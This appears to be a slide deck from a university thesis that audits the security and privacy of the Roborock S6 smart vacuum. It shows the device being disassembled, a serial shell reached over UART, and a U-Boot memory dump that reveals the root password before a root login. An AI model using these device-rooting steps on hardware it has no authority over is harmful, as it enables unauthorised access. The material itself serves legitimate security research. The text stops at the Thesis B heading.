


# “Smart” Vacuum Cleaners

An Audit Into The Security and Integrity of IoT Systems


Andrew Wong | UNSW Sydney

# Today's Agenda

- Topic recap
- Thesis statement
- Thesis A and B results
- Where we left off (new progress)
- Discussion
- Conclusion



*...so there are a lot of IOT devices and IOT brands out there...*



Are competing products looking suspiciously similar to you?  
 Most are white-labelled products, the biggest ecosystem vendor being **tuya**

## Pros


Use someone else's code

Fast profit turnaround

## Cons

⚠ Use someone else's code

Potentially security vulnerabilities



IOT ecosystems often have a centralised system to manage their fleet (devices).

## Pros

A centralised management is so much simpler/easier/faster/cheaper/‘better’ than a decentralised one.

## Cons

- ⚠ Device functionality dependent on system availability
- ⚠ Little transparency about what/where/when/why data is transmitted

# Statement

How have manufacturers of IoT / smart home devices addressed the increasing concerns of digital privacy and product security?

(Specifically Roborock)

- Digital Privacy
  - Investigate the nature of network data
    - i.e. content, frequency, destination, usage
- Product Security
  - Investigate security vulnerabilities
  - Assess the effectiveness of security fortifications

# Statement

Device in scope: Roborock S6 (2019)


A smart vacuum cleaner, with  
integrations to both  and   
(depending on model)



*It works pretty well, according to reviews.  
But is it safe to connect to your home?*

# Thesis A | Results

# Thesis A - Disassembled the device (many, many screws)




Thesis A - Found the UART pins and got some terminal

## Preliminary Results

### Serial Access

- Serial (baud=115200) gives us a shell!



*Need a root password though...*

## Preliminary Results

Root!

```
sunxi#ext4load
ext4load - load binary file from a Ext4 filesystem

Usage:
ext4load <interface> <dev[:part]> [addr] [filename] [bytes]
    - load binary file 'filename' from 'dev' on 'interface'
      to address 'addr' from ext4 filesystem
sunxi#ext4load mmc 2:6 0 vinda
Loading file "vinda" from mmc device 2:6
16 bytes read
sunxi#md 0 4
00000000: 5b415243 51454346 54505042 525f5655    CRA[FCEQBPPTUV_R]
```

```
rockrobo login: root
Password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.4.39 armv7l)

 * Documentation: https://help.ubuntu.com/
```

The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/\*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.

```
root@rockrobo:~#
```

# Thesis B | Results

